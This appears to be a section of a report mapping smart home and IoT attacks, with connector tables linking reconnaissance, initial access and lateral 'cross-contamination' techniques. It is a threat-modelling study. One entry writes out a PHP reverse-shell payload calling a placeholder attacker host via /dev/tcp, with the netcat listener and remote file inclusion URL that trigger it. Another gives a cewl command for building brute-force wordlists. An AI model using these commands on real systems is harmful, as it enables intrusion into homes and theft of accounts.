Reconnaissance / Initial Access / Exploitation

On the following page is the first stage of the attack, 'Reconnaissance / Initial Access'. This stage sets out how an attacker may gather intelligence and information about a victim or vulnerable device or technology. Then how they may use that information to gain initial access to the device, IoT framework or smart home network. This is depicted as an attack map.

Connectors between different phases or parts of the attack map are labelled with a number. This number is included in the table below with a justification as to how one technique may lead to another phase, technique, or tool. This stage of the attack will stop once the attacker has gained unauthorized access in one way or another. The following map will start with various attacks that can be used and then link different attacks and devices to one another.

Connector Label No.	Connection	Justification
1	Social engineering to searching of technical databases	Any social engineering activity may lead to the discovery of device information, such as device name, model, and version. This can give the attacker information which can be queried in a technical database to search for vulnerabilities and exploits. Thus, allowing them to target the victim.
2	OSINT to social engineering	An attacker may find information such as leaked credentials or personally identifiable information (PII) which allows them to perform an enhanced social engineering attack.
3	OSINT to searching of technical databases	An attacker may find out that a victim is using a specific device, for example, this could be found through an image on a social network of their home where their account is public e.g., Facebook. Alternatively, a victim may have posted on a public support form for a particular IoT device. The attacker can then search the technical database to identify vulnerabilities and exploits in order to plan an attack.
4	Various forms of social engineering attack connect to information disclosure.	All types of different social engineering techniques may lead to the victim disclosing confidential information to the attacker. Details such as usernames, passwords, emails, PINs and PII etc. may be disclosed. This information could be used in further attacks to overcome 2FA and multi-factor authentication, as well as access to other services and applications.
5	Information disclosure from social engineering to credential access	Once a successful social engineering attack has been carried out and an attacker has gained credentials. These credentials may be used to access associated accounts, or access public facing IoT applications which are part of the vulnerable IoT framework, whether they are on cloud, mobile, desktop or otherwise.
6	Physical access of IoT device links to physical or remote access to device	Whether an attacker has physical access or remote access is irrelevant with regards to this connection. An attacker may exploit a misconfigured or reset a device so that it connects to the attacker from within the home, allowing remote command execution (RCE).
7	Haveibeenpwned.com, namechk.com link to leaked credentials	Various sites may be used by an attacker to determine if an account or username has been compromised. If it has, the attacker can search for these leaked details on the dark web or in forums for example.
8	Vulnerable web application links to file inclusions	If there is a vulnerable web application as part of the IoT framework which may be exploited via the OWASP top 10 or other means, it could lead to a file inclusion exploit, whereby an attacker runs a file by uploading it to the web application or submits input into local files in a nefarious manner in

		order to perform another attack such as remote command execution, directory traversal or information disclosure of sorts.
9	Access to stored credentials connects to access associated accounts	If an attacker obtains hashed passwords and is able to crack them to find the plaintext / undigested passwords, these details may be used to access associated accounts and services. These may be other social media account, or network services such as Telnet, SSH or FTP for example.
10	RFI connects to RCE	If an attacker can get the vulnerable web application to execute or run a remote file they are hosting, this can lead to remote command execution. A technique I personally like to do is to use 'SimpleHTTPServer' in python on port 80: ***python -m SimpleHTTPServer80*** If the attacker then sets up a netcat listener on port 443 for example with nc ***-nvlp 443***, their machine will listen for incoming connections. The attacker may have managed to upload a malicious file such as ***'evil.txt'*** with the following code inside: ***<?php echo shell_exec("bash -i>& /dev/tcp/attackers.ip/443 0>&1");?>*** Now when the attacker navigates to the file on the vulnerable web application e.g., ***http://target.ip/index.php?ACS_path=http://attackers.ip:80/evil.txt?*** The attacker will get a reverse shell, giving them remote command execution.
11	RCE to other vulnerable network services	If an attacker has RCE then they may be able to gather further information once on the system, escalate privileges to use other services, upload/replace/delete and download files, traverse directories etc.
12	Device information from receipts/product manuals obtained by dumpster diving to searching of technical databases	Device and IoT produce information may have been obtained via the collection of dumpster diving by means of receipts, product manuals etc. This information can consequently be used as part of a query to gather vulnerability and exploit information by the attacker.
13	Stalking to searching of technical databases and further attacks	An attacker may observe a victim. From this they may gather information such as place of residence, as well as purchased IoT devices, as well as daily schedule. Device details can be used to search for exploits and plan an attack. Furthermore, knowing a schedule may allow the attacker to gain physical access to the property whilst the victim is not on the premises, or perhaps cause distress to the victim by setting an alarm at 3AM each day etc. to name but a few potential attacks.
14	Social engineering techniques to downloading of malware onto victim machine	A variety of social engineering techniques may be employed by an attacker in order to get the victim to download malware onto their system. It may be a link an email, an attachment, "technical support" instructions over the phone, by email, by letter, by text or another tactic.
15 & 16	Website analysis to credentials	An attacker may scrape a website for usernames, email addresses, topics of interest which could all indicate possible credentials. For example, a wordlist that could be used as part of a dictionary attack with Hydra may be generated from text found on a website with the following command: ***cewl -w xxxxwords.txt -d 10 -m 1 http://target.ip/*** Using Hydra, an attacker may then gain access to network services such as FTP or SSH or IoT applications.

Table Reconnaissance/Initial Access/Exploitation Connector Justifications



Figure 1 Reconnaissance/Initial Access/Exploitation Overview

The Reconnaissance/Initial Access/Exploitation map on the previous page is obviously quite hard to see, so over the next couple of pages it will be split. The previous image displays an overview, whereas these cross-sections of the image will allow the reader of this report to see it in more detail.



Figure 2 Reconnaissance/ Initial Access/Exploitation Top



Figure 3 Reconnaissance/Initial Access/Exploitation Bottom

Cross-Contamination

This map will begin with an attacker who has gained an initial foothold on the network. This may either be a compromised service, device, or technology. The map will then visually represent how an attacker may attack or impact other parts of the home network from this initial point of attack.

Devices will be unnamed, and instead categorized by type of device to keep it purposefully generic. Explanations and justifications of how attacks connect with one another will, like above, be listed in a table.

Connector Label No.	Connection	Justification
1	Compromised smart TV links to voice controller	Compromised smart TV can play videos with voice commands to take control of the voice controller. For example, exploiting a bug in Chromecast which allows an attacker to reset the device to connect to their network, allows them to stream arbitrary content (videos with embedded voice commands such as 'Alexa, open garage door'), which can then be used to take control over Amazon Alexa for example which can then command any connected device. Furthermore, the videos could have SQLi commands which could access databases for information disclosure which could be used for passwords to be used against other accounts or OSINT, or even be used as part of a ransom, or for resale.
2	Compromised voice controller links to all other devices connected e.g. smart TV	If an attacker has gained control over a voice controller, any IoT device which is controlled and connected to the voice controller may be controlled. This could be security locks, home appliances, environmental control, home surveillance, smart TVs and entertainment equipment etc.
3	Physical access to devices within home links to cyberstalking	Once an attacker has gained physical access to the premises, they may be able to install surveillance hardware within the home. For example, they could then plant spyware or other actual listening or remote viewing devices and use these devices for cyber stalking or to gather further details. Below this is 'Analysis/tampering of existing technology within home', this could obviously lead to reconnaissance and gathering of information which could be searched for in a database of exploits, or it could be used to plant a backdoor, rootkit, spyware etc. which could lead to MITM attack, persistence etc. Furthermore, gaining physical access could lead to duplication of devices, forgery of documents such as passports, or replicas/cloned RFID badges etc. which could then be used to target the victim's place of work and gain access to their organisation's building. Having forgeries could also lead to identity theft and sale of identity, psychological harm and anxiety caused and denial of availability to services such as banks due to having compromised details.
4	Cryptanalysis attack allows attack on devices of the same type	A cryptanalysis attack on a radio communications IoT device allows an attacker to capture, analyse and reverse engineer the original transmission and command sequence. Once this is done, an attacker may craft their own messages and use these against devices of the same type.
5	DDoS attack on a router links to denial of availability	A DDoS attack on a router means that all devices that require an Internet connection through the router will not be able to connect. Therefore, data cannot be transmitted to and from the cloud and updated in real-time. This results in data potentially not being up to date (integrity compromised), availability of services not available to victim when required, and could

		lead to physical harm e.g. a smart health monitoring system will not be updated and could affect the victim's health negatively.
6	A compromised security lock links to physical access to smart home	If an attacker has compromised a security lock, this leads them to gain physical access to the premises. This could then lead to theft of items, installation of surveillance hardware, information gathering, and analysis/tampering of existing technology within the home. Which could then lead to as previously stated, reconnaissance and gathering of information which could be searched for in a database of exploits, or it could be used to plant a backdoor, rootkit, spyware etc. which could lead to MITM attack, persistence etc.
7	Disabling of alarms links to physical access to smart home	If an alarm or sensor which is triggered by movement is disabled, when an attacker forces open a physical lock or gains physical access to the premises, the victim will not be notified.
8	Botnet links to DDoS Attack	A variety of compromised devices on the attack map share this connector label. This is because many of the IoT devices within a smart home may be used as a zombie within a botnet. It can be used to perform a DDoS attack to target another device such as a web server, which would bring down any services related to it such as a government website, or perhaps a video game server, so that players may not access this service and have online functionality or perhaps even make online purchases, costing the organisation money in terms of lack of sales, repair and maintenance, incident response, damage to reputation etc.
9	Compromised security links to compromised radio communications	A compromised radio communications IoT device, for example a garage door, could be opened through use of a replay attack. This means the garage door lock has been compromised, hence the connection between these two attacks.
10		
11	Information disclosure from eavesdropping using a smart TV's remote control microphone links to account compromised	If an attacker can gain information from eavesdropping on a household e.g. gaining information about their likes or even passwords, they can attempt associated accounts for the victim to gain unauthorized access. From this, they may launch a variety of attacks such as disabling 2FA, reconnaissance, harassment, blackmail, sale of information and account access, public leakage of credentials and psychological damage to victim.
12	Credentials gained from cyber stalking links to compromising of victim's other accounts	Credentials gained from analysis of captured video or audio, or password lists generated from the likes/dislikes and PII which have been gathered for a targeted victim may be used to gain unauthorized access to the victim's other accounts, which could then be used to launch a variety of other attacks.
13&14	SIM swap access to overcome 2FA links to access to other accounts.	An attacker who has performed a SIM swap can overcome 2FA when an SMS message is sent to the phone number associated with an account to log in. Likewise, this works the other way, if an attacker has accessed an account, they may update the 2FA to point to a different mobile phone number they have access to, and overcome 2FA that way.
15&16	Access to stored account information on system/web browser/software accounts links to access to other accounts	If an attacker obtains credentials and passwords from stored locations e.g. browser's saved passwords, these can then be used and attempted on other accounts held by the victim which then allows them to gain unauthorized access to accounts with the compromised password.
17		
18	Blueborne Attack links to Blueborne Attack	A compromised smart phone/computer or laptop which has Bluetooth technology enabled links may be susceptible to a Blueborne attack whereby an attacker gains unauthorized access and may then be able to remotely control the device, carry out a MITM attack or listen to audio for example.
19	MITM attack links to MITM attack (further info explained)	A compromised Windows machine via Bluetooth may be susceptible to a MITM attack which could be used to either capture data (Eavesdropping, packet sniffing etc.) or to craft and inject malicious packets into

		communications.
20	Compromised generic IoT device/accounts etc. can lead to a ransom	After a device or account has been compromised and the victim identified. A ransom may be demanded so that normal services are restored when the payment is completed. This may not be ransomware, but instead ransom. This could also result in the victim being told as part of the ransom to disclose confidential or sensitive information, which could be used to launch other attacks, such as blackmail, compromise of other accounts, sale of information, damage to reputation humiliation and psychological harm.
21	Ransom links to Ransom (see above number)	This link was made to tidy up the map, otherwise every device would be linking to the same ransom point and it would make it harder to read.
22	Privilege escalation links to compromised smart phone/computer or laptop connected to home network	If a user has gained access as a local user to a system, then escalated their privileges to become system or root, they may then laterally move to another device that is connected or alternatively be on that device with higher privileges and launch further attacks.

Table Cross-Contamination Connector Justifications

